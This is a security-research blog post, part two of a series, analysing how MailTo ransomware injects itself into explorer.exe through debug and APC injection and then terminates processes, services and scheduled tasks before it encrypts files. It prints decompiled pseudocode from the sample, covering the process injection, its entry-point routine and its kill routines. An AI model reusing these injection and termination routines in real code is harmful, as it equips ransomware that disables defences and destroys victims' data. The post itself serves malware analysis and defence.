
An In-depth Look at MailTo Ransomware, Part Two of Three



Loading...

Blogs & Stories

SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

Overview

In Part One of this series, we discussed how MailTo ransomware installs itself on the victim's system and then initialized itself with configuration options and persistence via the registry. Today we're going to continue our deep dive by looking into how MailTo executes and injects itself into the system.

Injection and Explorer.exe (1)

After the MailTo ransomware has finished initializing, it begins the process of starting a new "explorer.exe" instance and injecting a copy of itself into it. Two different methods of execution transfer can be used but in either case, it maps itself into the process in the same way.

The ransomware maps itself into an instance of "explorer.exe" by using the API function "NtMapViewOfSection" and then manually fixes its relocations rather than using the Windows API "LoadLibrary" or "LdrLoadDll". This method has the advantage of not being linked in the "PEB->InLoadOrderModuleList" member and being mapped outside of the expected memory range (above the executable mapped image base).




Figure 1 – Manually Mapped Ransomware Inside Explorer.exe

The next step after the ransomware has mapped itself into the "Explorer.exe" process, is to transfer execution to the ransomware. The ransomware has two different methods to do this. The first method we will call "Debug Injection" and the second method "APC Injection". Debug Injection is used if the operating system is newer than Windows 2000. APC injection is used if debug injection fails or the minimum operating system version requirements are not met.

Debug Injection

With the Debug Injection method, the ransomware first uses the function "CreateProcessW" with the "DEBUG_ONLY_THIS_PROCESS" creation flag. Creating the "Explorer.exe" process in this state allows the ransomware to suspend the process and modify its memory. This is when then ransomware calls "NtMapViewOfSection" to copy itself to the process and fix its relocations. Afterward, it calls "NtGetContextThread" to receive the thread context of the main thread for "Explorer.exe". It then sets the instruction pointer (EIP) to the mapped ransomware's selected entry point. "ContinueDebugEvent" is then called to continue the execution of "Explorer.exe" and the following call is to "DebugActiveProcessStop" which finally detaches the ransomware's debugger from the process.

```
if ( (imp->CreateProcessW)(str, 0, 0, 0, 0, 0x4000022, 0, v13, v22, &hProc) )
{
  while ( 1 )
  {
    Memset(&debugEvent, 0, 0x60);
    tmp = 0;
    imp = GetResolvedFunctions();
    if ( !(imp->WaitForDebugEvent)(&debugEvent, 0xFFFFFFFF) )// Wait infinite
      break;
    if ( debugEvent.dwDebugEventCode == 3 )   // CREATE_PROCESS_DEBUG_EVENT
    {
      newEIP = 0;
      if ( MapFileAndFixRelocs(hProc, pFunctionForEntryPoint, &newEIP) )
      {


        pContext.ContextFlags = 0x1003F;      // CONTEXT_ALL
        imp = GetResolvedFunctions();
        if ( (imp->NtGetContextThread)(hThread, &pContext) >= 0 )
        {
          pContext.Eip = newEIP;
          imp = GetResolvedFunctions();
          if ( (imp->NtSetContextThread)(hThread, &pContext) >= 0 )
          {
            ret = 1;
            if ( a3 )
              *a3 = hProc;
            if ( a4 )
              *a4 = v27;
          }
        }
      }
      tid = debugEvent.dwThreadId;
      pid = debugEvent.dwProcessId;
      imp = GetResolvedFunctions();
      (imp->ContinueDebugEvent)(pid, tid, 0x80010001);// DBG_EXCEPTION_NOT_HANDLED
      break;
    }
```

Figure 2 – Method Used for Debug Encryption

APC Injection

With this method, the ransomware will begin by starting the “Explorer.exe” process as a suspended process using the “CreateProcess” Windows API function and “CREATE_SUSPENDED” flag. The ransomware then manually maps itself into “Explorer.exe” using the same method described in Debug Injection. To transfer execution however, the ransomware will use the undocumented “NtQueueApcThread” Windows API function and lastly call “NtResumeThread” to continue the process from its suspended state.

```
if ( (v6->CreateProcessW)(explorerEXEPath, 0, 0, 0, 0, 4, 0, v11, v13, &hProcess) )// 4 - CREATE_SUSPENDED
{
  relocatedEntryPoint = 0;
  if ( MapFileAndFixRelocs(hProcess, fnEntryPoint, &relocatedEntryPoint) )
  {
    ApcRoutine = relocatedEntryPoint;
    hThread = v15;
    v7 = GetResolvedFunctions();
    v17 = (v7->NtQueueApcThread)(hThread, ApcRoutine, 0, 0, 0);
    if ( v17 >= 0 )
    {
      hThread_0 = v15;
      v8 = GetResolvedFunctions();
      (v8->NtResumeThread)(hThread_0, 0);
```

Figure 3 – Method Used for APC Injection

Purpose of Injected Routine / Explorer.exe (1)

The main purpose of the injected routine inside of “Explorer.exe” is to perform file encryption of shared network drive, network paths, and local disk drives. The ransomware also performs uninstallation and deletes shadow copies. The routine also will create a second “Explorer.exe” instance if the “useKill” option in the configuration is set to true. The second “Explorer.exe” instance is injected into using the same discussed techniques and will serve the purpose of killing processes, services, and scheduled tasks.

```
if ( LoadImports() && LoadConfigData() && InitializeMalware(1) )
{
  pid = 0;
  if ( GetConfigData()->useKill )
  {
    pInfo = GetInfo();
    if ( !Inject(InjectedEntryPoint, &pid, &pInfo->createProcInfo) )
    {
      StartRoutine(KillProcesses, 0);
      StartRoutine(KillServices, 0);
      StartRoutine(TaskScheduler_ScanAndKillTasks, 0);
    }
    waitTime = 1000 * GetConfigData()->killSvcWait;
    imp = GetResolvedFunctions();
    (imp->Sleep)(waitTime);
  }
  SetTokenPriv(0, 1);
  SetTokenPriv(1, 1);
  StartThreads();
  ScanSystemHandleInformation();
  GetLoggedOnUserTokens();
  RunThreadsOn_gppEncryptArgs();
  StartEncryption();
  if ( pid )
  {
    imp = GetResolvedFunctions();
    (imp->NtTerminateProcess)(pid, 0);
  }
  InstallProgramFilesRegistryRun0();
  DeleteShadowCopies();
  imp = GetResolvedFunctions();
  imp->ExitProcess(1);
}
```

Figure 4 – Entry Point for Injected Ransomware

Explorer.exe (2)

The second “Explorer.exe” is started from the first “Explorer.exe” injection routine and is responsible for killing processes, services, and scheduled tasks. Each of these objectives is achieved in their own thread.

Kill Processes

MailTo kills processes listed in the ransomware configuration under the field “kill->prc”. Many of the listed names appear to be processes that could potentially be performing an operation on a file that could prevent the ransomware from encrypting the file.

Process killing in MailTo works using the Windows API function “NtQuerySystemInformation” and more specifically, with the “SystemProcessInformation” class which is used to return a list of all currently running processes on the system.

```
LABEL_1:
  pBuf = CallNtQuerySystemInformation(SystemProcessInformation);
  if ( !pBuf )
    goto LABEL_13;
  pBuf0 = pBuf;
  do
  {
    while ( 1 )
    {
      pBuf1 = pBuf0;
      pDest = AllocateMemory(pBuf0->ImageName.Length + 2);
      if ( pDest )
        break;
LABEL_10:
      pBuf0 = (pBuf0 + pBuf0->NextEntryOffset);
      if ( !pBuf1->NextEntryOffset )
      {
        FreeMemory(pBuf);
LABEL_13:
        imp = GetResolvedFunctions();
        (imp->Sleep)(100);
        goto LABEL_1;
      }
    }
    Memcpy(pDest, pBuf0->ImageName.Buffer, pBuf0->ImageName.Length);
    if ( !ShouldKillProcess(pDest) )
      goto LABEL_9;
  }
  while ( pBuf0->ProcessId == GetInfo()->pid && pBuf0->ProcessId == GetInfo()->createProcInfo );
  hProc = OpenProcess(pBuf0->ProcessId, 1);
  if ( hProc )
  {
    imp = GetResolvedFunctions();
    (imp->NtTerminateProcess)(hProc, 0);
    imp = GetResolvedFunctions();
    imp->NtClose(hProc);
```

Figure 5 – Method Used to Kill Processes

These processes are iterated over and have their image names hashed with CRC32. The CRC32 hash is compared against its own process image name hash and two other hard-coded hashes. A list of mostly wildcarded process names resides in the ransomware's configuration file (see Part One). The image base name of the iterated processes is compared with each of the wildcarded process names in the configuration (found under 'kill->prc').

```
BOOL __cdecl ShouldKillProcess(wchar_t *procName)
{
  BOOL result; // eax
  int procNameCRC32; // [esp+8h] [ebp-4h]

  if ( !g_configLoaded || !procName || !g_ConfigData->useKill )
    return 0;
  procNameCRC32 = CalcCrc32(procName);
  if ( procNameCRC32 != GetInfo()->BaseNameCrc32NoExt && procNameCRC32 != 0xBE037055 && procNameCRC32 != 0xB925C42D )
    result = CompareStringToListWildcard(&g_ConfigData->killPrc, procName) != 0;
  else
    result = 0;
  return result;
}
```

Figure 6 – Method Used to Compare Whitelisted Processes

If the comparison results in a match, the ransomware will call the "OpenProcess" and "NtTerminateProcess" Windows API functions to terminate the process.

Kill Services

MailTo has the capability to kill listed services for what appears to be the same reason as with killing processes as again, the listed services appear to be common services which could be performing an operation on a file which would stop the ransomware from being able to encrypt the file the service is operating on. The listed services can be found in the configuration under the field "kill->svc".

Services are killed throughout three functions in this ransomware.

- Iterate all the currently running services and match them against the configuration blacklist.
- Iterate all dependent services on the matched service.
- Stop the dependent services from running as well as the originally matched service.

The expected outcome of this capability is for the services in the blacklist to be stopped. However, this does not happen and with further inspection, it was discovered that the malware author made a critical mistake that prevented any services from being stopped. Simply put, service killing in this sample does not work.

The mistake in question is related to step one of the process of iterating all the currently running services and match them with the blacklist. That part never takes place. In fact, we even discovered code to perform that step one but it simply was not used. When the time comes for the ransomware to kill services, it tries to begin with step two, which does not make sense because there is no matched service for step two to work with. What happens

is step two is given the value zero which is supposed to be a handle to a service. Step two will check if the given value is zero and if this comparison is true, step two will simply return right there and then, consequentially doing nothing as step three is never performed. The mistake is that step two is always given the value zero.

*StartRoutine() is a wrapper for CreateThread()

```
int __stdcall InjectedEntryPoint(int a1)
{
  struct Imports *v1; // eax
  void *v3; // [esp+0h] [ebp-4h]

  if ( LoadImports() )
  {
    SetTokenPriv(0, 1);
    if ( LoadConfigData() )
    {
      if ( InitializeMalware(0) )
      {
        v3 = AllocateMemory(12);
        if ( v3 )
        {
          DeleteShadowCopies();
          *v3 = StartRoutine(KillProcesses, 0);
          *(v3 + 1) = StartRoutine(KillServiceByHandle, 0);
          *(v3 + 2) = StartRoutine(TaskScheduler_ScanAndKillTasks, 0);
          v1 = GetResolvedFunctions();
          (v1->WaitForMultipleObjects)(3, v3, 1, -1);
        }
      }
    }
  }
  return 0;
}
```

Wrong! 0 is the argument being passed! The function can't kill a service without a handle and 0 is not a valid handle!

Figure 7 – Failed Implementation of Stopping Services

The code "if (!lpThreadParameter)" checks to see if the parameter ("lpThreadParameter") is zero which as we can see in the above image will always evaluation as true.

```
DWORD __stdcall KillServiceByHandle(LPVOID lpThreadParameter)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO E

  if ( !lpThreadParameter )
    return 0;
```

Figure 8 - Failed Implementation of Stopping Services (2)

The below image is a part of a function which performs the first step of the process for stopping services. This function shows the correct usage for continuing to step two of the process for stopping services. At the bottom of the image, you can see the code "StartRoutine(KillServiceByHandle, param);" the "param" will contain a handle to a service that was matched against the configurations blacklist. This means that step two will be able to correctly function and move onto step three where the service will be stopped as well as other services which depend on the matched service.

```
if ( (v5->EnumServicesStatusW)(
       hSCManager_1,
       48,
       1,
       cbBufSize,
       pcbBytesNeeded,
       &size,
       &lpServicesReturned,
       &lpResumeHandle) )
{
  pMem = 0;
  v29 = 0;
  for ( i = 0; i < lpServicesReturned; ++i )
  {
    if ( IsInKillSvc(*(pBuf + 9 * i)) || IsInKillSvc(*(pBuf + 9 * i + 1)) )
    {
      lpServiceName = *(pBuf + 9 * i);
      hSCManager_2 = hSCManager;
      v6 = GetResolvedFunctions();
      serviceHandle = (v6->OpenServiceW)(hSCManager_2, lpServiceName, 0xF01FF);
      if ( serviceHandle )
      {
        param = AllocateMemory(8);
        if ( param )
        {
          *param = hSCManager;
          *(param + 1) = serviceHandle;
          pMem = AllocateOrReAllocateMemory(pMem, 4 * v29 + 4);
          if ( pMem )
          {
            v7 = StartRoutine(KillServiceByHandle, param);
            *(pMem + 4 * v29++) = v7;
```

Figure 9 – Correct Implementation That Should Have Been Used to Stop Services.

Kill Scheduled Tasks

The MailTo ransomware makes use of the “CoCreateInstance” Windows API function to get access to the ITaskService interface which will then lead to getting access to the ITaskFolder interface through the ITaskService->lpVtble->GetFolder() function.

```
if ( (imp->CoCreateInstance)(&CLSID_TaskScheduler, 0, 1, &IID_ITaskService, &pTaskService) >= 0 )
{
  Memset(&variantNull, 0, 16);
  variantNull.vt = 8;
  if ( (pTaskService->lpVtbl->Connect)(
         pTaskService,
         *&variantNull.vt,
         variantNull.decVal.Hi32,
         variantNull.lVal,
         variantNull.cyVal.Hi,
         *&variantNull.vt,
         variantNull.decVal.Hi32,
         variantNull.lVal,
         variantNull.cyVal.Hi,
         *&variantNull.vt,
         variantNull.decVal.Hi32,
         variantNull.lVal,
         variantNull.cyVal.Hi,
         *&variantNull.vt,
         variantNull.decVal.Hi32,
         variantNull.lVal,
         variantNull.cyVal.Hi) >= 0 )
  {
    pTaskFolder = 0;
    imp = GetResolvedFunctions();
    pPath = (imp->SysAllocString)(&g_oleBackslash);
    if ( pPath )
    {
      if ( pTaskService->lpVtbl->GetFolder(pTaskService, pPath, &pTaskFolder) >= 0 )
      {
        ScanAndKillTasksFromTaskFolder(pTaskFolder);
        pTaskFolder->lpVtbl->Release(pTaskFolder);
```

Figure 10 – Initializing ITaskService and ITaskFolder

The ITaskFolder interface is used in conjunction with other functions to iterate over task names, paths, and arguments, then compare them to a blacklist of words in the configuration.

```
if ( state != TASK_STATE_DISABLED )
{
  if ( IsInKillTask(name) )       // compare name with blacklist
    bKillTask = 1;                // set flag for killing this task
  if ( !bKillTask )
  {
    pTaskDefinition = 0;
    if ( (pRegisteredTask->lpVtbl->get_Definition)(pRegisteredTask, pRegisteredTask, &pTaskDefinition) >= 0 )
    {
      pActions = 0;
      if ( pTaskDefinition->lpVtbl->get_Actions(pTaskDefinition, &pActions) >= 0 )
      {
        numAcounts = 0;
        if ( pActions->lpVtbl->get_Count(pActions, &numAcounts) >= 0 )
        {
          for ( j = 0; j < numAcounts; ++j )
          {
            pAction = 0;
            if ( (pActions->lpVtbl->get_Item)(pActions, pActions, j + 1, &pAction) >= 0 )
            {
              if ( pAction->lpVtbl->get_Type(pAction, &actionType) >= 0 && actionType == TASK_ACTION_EXEC )
              {
                pExecAction = 0;
                pExecAction_1 = ReturnArgument(&pExecAction);// pExecAction_1 = &pExecAction...
                if ( pAction->lpVtbl->QueryInterface(pAction, &IID_IExecAction, pExecAction_1) >= 0 )
                {
                  pathName = 0;
                  if ( (pExecAction->lpVtbl->get_Path)(pExecAction, pExecAction, &pathName) >= 0 )
                  {
                    if ( IsInKillTask(pathName) )// Compare path name with blacklist
                      bKillTask = 1;// set flag for killing this task
                    imp = GetResolvedFunctions();
                    (imp->SysFreeString)(pathName);
                  }
                  if ( !bKillTask )
                  {
                    arguments = 0;
                    if ( pExecAction->lpVtbl->get_Arguments(pExecAction, &arguments) >= 0 )
                    {
                      if ( IsInKillTask(arguments) )// compare arguments with blacklist
```

Figure 11 – Iterating Non-Disabled Schedules Tasks and Comparing Against Blacklists

If any of the words in the configuration are a part of the task name, path, or arguments, the scheduled task will be stopped, disabled, and then deleted.

```
if ( bKillTask )
{
  if ( state == TASK_STATE_QUEUED || state == TASK_STATE_RUNNING )
    pRegisteredTask->lpVtbl->Stop(pRegisteredTask, -1);
  pRegisteredTask->lpVtbl->put_Enabled(pRegisteredTask, 0);
  pTaskFolder->lpVtbl->DeleteTask(pTaskFolder, name, 0);
}
```

Figure 12 – Deleting Tasks

MailTo is now all set to begin encryption.

Conclusion

So in this part of our deep-dive analysis, we saw how MailTo inserts itself as a running process and kills various processes and services to ensure the best environment to begin to take your data hostage. In our next part, we will look at how MailTo gets to business encrypting your valuable files.

Full Series

[An In-depth Look at MailTo Ransomware, Part One]
[An In-depth Look at MailTo Ransomware, Part three]